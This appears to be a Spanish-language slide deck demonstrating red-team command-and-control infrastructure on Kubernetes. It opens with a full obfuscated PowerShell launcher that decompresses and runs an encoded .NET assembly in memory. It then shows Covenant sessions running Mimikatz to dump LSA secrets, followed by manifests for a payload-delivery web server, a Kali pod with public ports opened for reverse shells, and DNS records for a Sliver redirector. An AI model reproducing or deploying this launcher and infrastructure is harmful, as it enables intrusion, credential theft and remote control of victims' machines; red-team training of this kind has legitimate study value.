Administrator: Command Prompt - powershell -Sta -Nop -Command "sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.Deflate...)

```
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',[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r ((gv o).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r ((gv alue.Read((gv b).Value,0,1024));[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke($null,[string[]]))|Out-Null"
```

COVENANT/ pseudo DEMO

The screenshot shows a web browser window with the URL `https://127.0.0.1:7443/grunt`. The page title is "Grunts". On the left, there is a sidebar with various navigation links: Dashboard, Listeners, Launchers, Grunts (which is currently selected and highlighted in blue), Templates, Tasks, Taskings, Graph, Data, and Users. The main content area displays a table with one row of data. The columns are labeled: Name, Hostname, User, Integrity, LastCheckin, and Status. The data row shows: Name - 45e1539c47, Hostname - WIN-5AVVFAE4QES, User - Administrator, Integrity - High, LastCheckin - 09/23/2020 15:55:45, and Status - Active.

Name	Hostname	User	Integrity	LastCheckin	Status
45e1539c47	WIN-5AVVFAE4QES	Administrator	High	09/23/2020 15:55:45	Active

COVENANT/ pseudo DEMO

Welcome

COVENANT

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Graph

Data

Users

Grunt: feb79db673

Info Interact Task Taskings

```
(mini) > Mimikatz token::elevate lsadump::secrets

.####. mimikatz 2.2.0 (x64) #17763 Apr  9 2019 23:22:27
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / #> http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(powershell) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

532 {0;000003e7} 1 D 19134          NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Primary
-> Impersonated !
* Process Token : {0;0002c998} 1 D 1074908    WIN-5AVVFAE4QES\Administrator  S-1-5-21-3942530331-675532380-842306662-500      (14g,24p)      Primary
* Thread Token : {0;000003e7} 1 D 1121633    NT AUTHORITY\SYSTEM      S-1-5-18      (04g,21p)      Impersonation (Delegation)

mimikatz(powershell) # lsadump::secrets
Domain : WIN-5AVVFAE4QES
SysKey : 24b0953befac89c22d4281fb3c75d99e

Local name : WIN-5AVVFAE4QES ( S-1-5-21-3942530331-675532380-842306662 )
Domain name : WORKGROUP

Policy subsystem is : 1.18
LSA Key(s) : 1, default {f294d2fe-98ed-6da7-dcc5-6028318a0f05}
[00] {f294d2fe-98ed-6da7-dcc5-6028318a0f05} c9a85795cdfbb1365a246ca037c060ba660e404f190b060915e64314d1329230
```

Interact... Send

COVENANT/ pseudo DEMO

Welcome, mini! Logout

COVENANT

Dashboard

Listeners

Launchers

Grunts

Templates

Tasks

Taskings

Graph

Data

Users


Grunt: feb79db673

Info Interact Task Taskings

(mini) > ScreenShot

The screenshot shows a Windows desktop environment. On the left, there's a Start menu with various pinned icons like Firefox, PowerShell, and File Explorer. In the center, a browser window is open to the reddit homepage, showing posts about National Voter Registration Day, Breonna Taylor, Mitt Romney, and the CDC. To the right of the browser is a Server Manager window for a local server named WIN-SAVVFAE4QES. The 'Properties' tab is selected, showing details like Windows Defender Firewall (Off), Remote management (Enabled), and the operating system version (Microsoft Windows Server 2019 Standard). Below the properties is an 'Events' log showing several errors from Microsoft-Windows-Security-SPP and Microsoft-Windows-Service Control Manager. A 'Send' button is visible at the bottom right of the Server Manager window.

Usted está aquí -> payload delivery



PAYLOAD DELIVERY

- Vamos a necesitar 2 cosas, un servicio con deployment corriendo un webserver y un persisten volume de kubernetes que nos deje compartir el recurso entre distintos pods.
- Persisten Volume (pv) es storage, en lugar de ceph, para este storage vamos a usar un recurso en node1
- Persistent volume claims(pvc) es un pedido de volumen al sistema de storage, como va a ser compartido y queremos que todos los pods lean y escriban va a ser RWX(read write many)
- Como webserver se puede usar nginx,apache con mod_rewrite o lo que gusten :) apache con mod_rewrite esta bueno, quien quiera investigar mas, esta super recomendado.

PAYLOAD DELIVERY/pv y pvc

```
~: # mkdir /mnt/data
```

```
1 apiVersion: v1
2 kind: PersistentVolume
3 metadata:
4   name: shared-pv
5   labels:
6     type: local
7 spec:
8   storageClassName: manual
9   capacity:
10    storage: 10Gi
11   accessModes:
12     - ReadWriteMany
13   hostPath:
14     path: "/mnt/data"
```

```
1 apiVersion: v1
2 kind: PersistentVolumeClaim
3 metadata:
4   name: shared-pvc
5   namespace: c2
6 spec:
7   storageClassName: manual
8   accessModes:
9     - ReadWriteMany
10  resources:
11    requests:
12      storage: 3Gi
```

```
1 ko apply -f 1-shared-pv.yaml
2 ko apply -f 2-shared-pvc.yaml
```

PAYLOAD DELIVERY/deployment

```
ko apply -f deploy.yaml
```

```
1 apiVersion: apps/v1
2 kind: Deployment
3 metadata:
4   name: payloads
5   namespace: c2
6   labels:
7     app: payloads
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: payloads
13  template:
14    metadata:
15      labels:
16        app: payloads
17    spec:
18      containers:
19        - image: nginx
20          ports:
21            - containerPort: 80
22              protocol: TCP
23              name: payloads
24        name: payloads
25        imagePullPolicy: Always
26        volumeMounts:
27          - mountPath: "/usr/share/nginx/html"
28            name: shared-storage
29        volumes:
30          - name: shared-storage
31        persistentVolumeClaim:
32          claimName: shared-pvc
33
```

PAYLOAD DELIVERY/deployment

```
ko apply -f svc.yaml
```


```
apiVersion: v1
kind: Service
metadata:
  name: payloads
  namespace: c2
  labels:
    app: payloads
spec:
  ports:
    - port: 80
      name: payloads
      targetPort: 80
  selector:
    app: payloads
```

PAYLOAD DELIVERY/deployment


```
ko apply -f ingress.yaml
```

```
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: payload-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
    - kind: Rule
      match: Host(`minieko.xyz`)
      services:
        - kind: Service
          name: payloads
          port: 80
      tls:
        secretName: minieko-tls
```

PAYLOAD DELIVERY/test



Usted está aquí -> kali



KALI/meterpreter-netcat-oldschoo

```
1 apiVersion: apps/v1
2 kind: StatefulSet
3 metadata:
4   name: kali-sh
5   namespace: c2
6   labels:
7     app: kali-sh
8 spec:
9   replicas: 1
10  selector:
11    matchLabels:
12      app: kali-sh
13  serviceName: kali-sh
14  template:
15    metadata:
16      labels:
17        app: kali-sh
18    spec:
19      containers:
20        - image: kalilinux/kali-rolling
21          name: kali-sh
22          imagePullPolicy: Always
23          command: ["/bin/bash"]
24          args: ["-c","tail -f /dev/null"]
25          ports:
26            - name: kali-sh-web
27              protocol: TCP
28              containerPort: 1337
29          volumeMounts:
30            - mountPath: "/kali.data"
31              name: kali-data
32            - mountPath: "/shared-pvc"
33              name: shared-storage
34        volumes:
35          - name: kali-data
36          - name: shared-storage
37          persistentVolumeClaim:
38            claimName: shared-pvc
```

```
39    volumeClaimTemplates:
40      - metadata:
41          name: kali-data
42          labels:
43            app: kali-sh
44        spec:
45          accessModes: [ "ReadWriteOnce" ]
46          storageClassName: rook-ceph-block-x2
47          resources:
48            requests:
49              storage: "16Gi"
50
```

```
ko apply -f kali-deployment.yaml
```


KALI/meterpreter-netcat-oldschoo

En lugar de usar traefik, vamos a crear un servicio y que metallb le asigne una ip publica, esto agiliza el proceso de abrir nuevos puertos para futuras reverse shells

Recomendación: abrir bocha de puertos antes :)

```
1 ---  
2 apiVersion: v1  
3 kind: Service  
4 metadata:  
5   name: kali-sh-web  
6   namespace: c2  
7   annotations:  
8     metallb.universe.tf/address-pool: public  
9   labels:  
10    app: kali-sh  
11 spec:  
12   ports:  
13     - protocol: TCP  
14       name: nc-rev-1  
15       port: 1337  
16   selector:  
17     app: kali-sh  
18   type: LoadBalancer
```

Usted está aquí -> SLIVER



SLIVER/dns

Setea los dns con las ip del redirector!
Host del NS record, puede ser cualquier cosa

Type	Host	Value
A Record	@	172.105.248.184
A Record	ns1	172.105.248.184
NS Record	1	ns1.notcobalt.xyz.

sliver/dns, svc, udp ingress

```
apiVersion: v1
kind: Service
metadata:
